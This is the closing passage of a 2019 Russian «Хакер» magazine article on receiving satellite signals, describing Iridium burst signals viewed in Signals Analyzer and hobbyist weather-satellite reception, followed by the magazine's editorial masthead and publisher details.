
- Описание остальных команд для работы с Iridium

Кстати, интересно посмотреть сигналы Iridium самостоятельно, без помощи декодера. Как показывает просмотр записи в программе Signals Analyzer, данные передаются в виде коротких сигналов (burst) длиной около 9 мс.



Форма сигнала Iridium

Форма сигнала указывает на фазовую модуляцию. На картинке заметны два вида сигналов, занимающих разную ширину спектра. Анализ на фазовой плоскости показывает, что скорость передачи широкого сигнала составляет 240 бит/с, это дает объем данных одного пакета примерно 2 Кбайт. Узкополосный сигнал имеет скорость в десять раз меньше, но передаются они чаще.



Вид сигнала на фазовой плоскости в программе Signals Analyzer

В ЗАВЕРШЕНИЕ

На этом мы закончим краткое знакомство с приемом спутниковых сигналов. Разумеется, это далеко не все интересное, что может быть принято из космоса. Например, весьма любопытен прием с метеоспутников изображений высокого разрешения (HRPT, high-resolution picture transmission).

Для ознакомления можешь посмотреть подробный туториал по приему американских метеоспутников GOES. К сожалению, в Европе эти спутники практически не видны и находятся за горизонтом.

На мой взгляд, тема спутникового приема довольно мало изучена: одни хорошо умеют паять антенны и усилители, но мало разбираются в цифровом анализе сигналов, и наоборот — программисты не очень любят паять. Но в последнее время появились готовые и недорогие решения, которые работают из коробки, так что тема, надеюсь, получит развитие — может, в том числе и благодаря читателям «Хакера».

ХАКЕР 18+

№01 (250)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2019